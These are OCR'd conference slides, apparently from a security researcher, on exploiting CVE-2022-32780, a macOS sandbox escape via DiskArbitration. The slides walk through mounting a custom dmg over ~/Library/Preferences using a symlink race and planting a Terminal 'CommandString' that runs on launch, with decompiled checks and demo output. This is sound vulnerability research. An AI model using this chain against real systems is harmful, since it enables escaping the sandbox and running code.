
```
/dev/disk4s1          41504653-0000-11AA-AA11-0030654/private/tmp/disk
csaby@macos12 ~ %
```

CVE-2022-32780 - exploitation

- what to mount?
  - EFI won't work (can't mount + not reachable from sandbox)
  - custom dmg!
- how? DA works on /dev, diskmanagementd (can map dmg into /dev/) is not reachable from sandbox
  - 💡use "open"
- we can unmount, /dev/ remains




```
if ( CFEqual( content, CFSTR( "C12A7328-F81F-11D2-BA4B-00A0C93EC93B" ) ) )
{
    if ( audit_token_to_euid( _token ) )
    {
        if ( audit_token_to_euid( _token ) != DADiskGetUserUID( disk ) )
        {
            status = kDAReturnNotPermitted;
        }
    }
}
```



```
case _kDADiskUnmount:
{
    status = DAAuthorize( session,
        _kDAAuthorizeOptionIsOwner, disk,
        audit_token_to_euid( _token ),
        audit_token_to_egid( _token ),
        _kDAAuthorizeRightUnmount );

    break;
}
```

CVE-2022-32780 - exploitation

- where to mount?
  - Terminal Preferences
  - ~/Library/Preferences/com.apple.Terminal.plist
  - "CommandString" executed upon launch



```
<key>Window Settings</key>
<dict>
    <key>Basic</key>
    <dict>
        <key>CommandString</key>
        <string>touch /Users/Shared/sandboxescape.txt</string>
```

CVE-2022-32780 - full exploit

1. Drops a `dmg` file

2. It will call `open` to open a `dmg` file

3. Then it will use the diskarbitration service to unmount it --> at this point we have a custom disk device we can mount somewhere


4. It will start a thread to alternate the symlink and the directory

5. Then it will start a loop to call the mount operation of the DA service - due to the racer it will eventually succeed
    - we also always unmount the local directory, as we don't need that

6. It will check if we mounted over `Preferences`, and if yes stop

7. Open Terminal

demo



```
Last login: Thu Apr  7 16:06:23 on console
csaby@monty ~ % codesign -dv --entitlements - /Applications/DAEscape.app
Executable=/Applications/DAEscape.app/Contents/MacOS/DAEscape
Identifier=csaby.DAEscape
Format=app bundle with Mach-O thin (arm64)
CodeDirectory v=20500 size=1039 flags=0x10002(adhoc,runtime) hashes=22+7 locatio
n=embedded
Signature=adhoc
Info.plist entries=21
TeamIdentifier=not set
Runtime Version=12.0.0
Sealed Resources version=2 rules=13 files=1
Internal requirements count=0 size=12
[Dict]
        [Key] com.apple.security.app-sandbox
        [Value]
                [Bool] true
        [Key] com.apple.security.get-task-allow
        [Value]
                [Bool] true
csaby@monty ~ % mount
/dev/disk4s1s1 on / (apfs, sealed, local, read-only, journaled)
devfs on /dev (devfs, local, nobrowse)
/dev/disk4s6 on /System/Volumes/VM (apfs, local, noexec, journaled, noatime, nob
rowse)
/dev/disk4s2 on /System/Volumes/Preboot (apfs, local, journaled, nobrowse)
/dev/disk4s4 on /System/Volumes/Update (apfs, local, journaled, nobrowse)
/dev/disk2s2 on /System/Volumes/xarts (apfs, local, noexec, journaled, noatime,
nobrowse)
/dev/disk2s1 on /System/Volumes/iSCPreboot (apfs, local, journaled, nobrowse)
/dev/disk2s3 on /System/Volumes/Hardware (apfs, local, journaled, nobrowse)
/dev/disk4s5 on /System/Volumes/Data (apfs, local, journaled, nobrowse, protect)
map auto_home on /System/Volumes/Data/home (autofs, automounted, nobrowse)
csaby@monty ~ % 
```

Startup

☐ Run command:

☑ Run inside shell

When the shell exits:

Don't close the window

Ask before closing:

○ Always

○ Never

● Only if there are processes other than the login shell and:

screen
tmux

conclusion

conclusion

- it's worth to read write-ups carefully
- it's worth revisiting old docs, notes, code
- it's worth to slow down

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Icons

- flaticon.com
    - xnimrodx
    - Freepik